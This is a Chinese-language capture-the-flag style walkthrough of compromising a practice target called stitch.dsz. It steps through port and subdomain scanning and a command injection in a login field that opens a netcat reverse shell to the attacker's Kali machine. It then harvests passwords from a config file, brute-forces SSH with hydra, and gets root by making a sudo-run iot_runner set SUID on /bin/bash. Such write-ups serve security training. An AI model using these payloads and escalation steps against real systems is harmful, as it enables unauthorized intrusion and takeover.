正文
kali攻击机地址:192.168.1.4
靶场地址:192.168.1.19
1、端口扫描
在kali里,使用nmap工具:
bash
nmap -sV -v -T4 -A 192.168.1.19

22和80端口是开放的。进入网页,发现域名stitch.dsz:
2、域名重定向
修改kali中hosts:
bash
vi /etc/hosts进入hosts文件里,添加:
bash

192.168.1.19 stitch.dsz:wq!退出,重新访问http://stitch.dsz ,发现域名重定向了:

使用子域名扫描工具:
bash
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u stitch.dsz -H 'Host:FUZZ.stitch.dsz' --hw 1348扫出来3个子域名,http://mail.stitch.dsz 、http://dog.stitch.dsz 、http://iot.stitch.dsz:
重新编辑kali里面的/etc/hosts文件:
bash
192.168.1.19 stitch.dsz dog.stitch.dsz mail.stitch.dsz iot.Stitch.dsz
顺便修改windows下的Hosts文件:
bash
C:\Windows\System32\drivers\etc\hosts
3、NC反弹
登录http://iot.stitch.dsz/,爆破用户名和密码的时候,可以对用户名构造nc连接语句:
bash
;busybox nc 192.168.1.4 4444 -e /bin/bash;
调整格式:
bash
/usr/bin/script -qc /bin/bash /dev/null
CTRL+Z
stty raw -echo;fg
reset
xterm

cd ..
find ./
4、文件查找
在/www目录下有个./dog/config.php文件:
可以发现里面存了一堆密码:
bash
3c4900896d92da
3c4900896d92da789abc
s3cur3P@ssw0rd
5、iiiii用户登录
先拿iiiii:3c4900896d92da对应的用户名、密码远程访问iiiii用户:
bash
su - iiiii
6、/HOME下多用户筛选
筛选/home目录下的所有用户:
bash
#写法1
ls -al | awk '{print $NF}'
#写法2,输出结果跳过前三行
ls -al | awk ' NR>3 {print $NF}'
7、多用户爆破
bash
hydra -L usr.txt -P pass1.txt ssh://192.168.1.19 -I -e nrs

切换iotuser用户后,发现可以执行iot_runner的脚本:
8、iot_runner程序漏洞利用
在iotuser用户下操作:
bash
cd /tmp
vi a.sh
IOT#
chmod +s /bin/bash

chmod 600 /tmp/a.sh
在iiiii用户下操作:
bash
sudo /usr/bin/push_iot /tmp/a.sh
在iotuser用户下操作:
bash
sudo /usr/bin/iot_runner a.sh
bash -p
大致意思解释 :
(1)在 iotuser 下:创建恶意脚本
bash
cd /tmp        # 进入临时目录(所有人可写)
vi a.sh        # 创建脚本 a.sh
脚本内容 最关键:
chmod +s /bin/bashchmod +s:给文件设置 SUID 权限/bin/bash:系统的 bash 命令行工具- 效果 :让
/bin/bash变成 任何人运行都直接获得 root 权限
(2)设置脚本权限
bash
chmod 600 /tmp/a.sh- 让脚本只能被
iotuser读写 - 避免被其他用户修改或删除
(3)在 iiiii 用户下:把脚本推给 iot_runner
bash
sudo /usr/bin/push_iot /tmp/a.sh作用:
- 将
/tmp/a.sh放到iot_runner可以执行的位置 - 让后面的
iot_runner能找到并运行它
( 4)回到 iotuser:以 root 权限执行恶意脚本
bash
sudo /usr/bin/iot_runner a.sh-
iot_runner是 root 权限运行 -
它执行了你的
a.sh -
a.sh执行:bashchmod +s /bin/bash结果:/bin/bash 获得了 SUID root 权限
(5)最终:拿到 root 权限
bash
bash -p-p 是什么?
- 保留 SUID 权限
- 不降级权限
- 直接以 root 身份打开 shell
执行完这一句,你就已经 从普通用户 → 变成 root 了!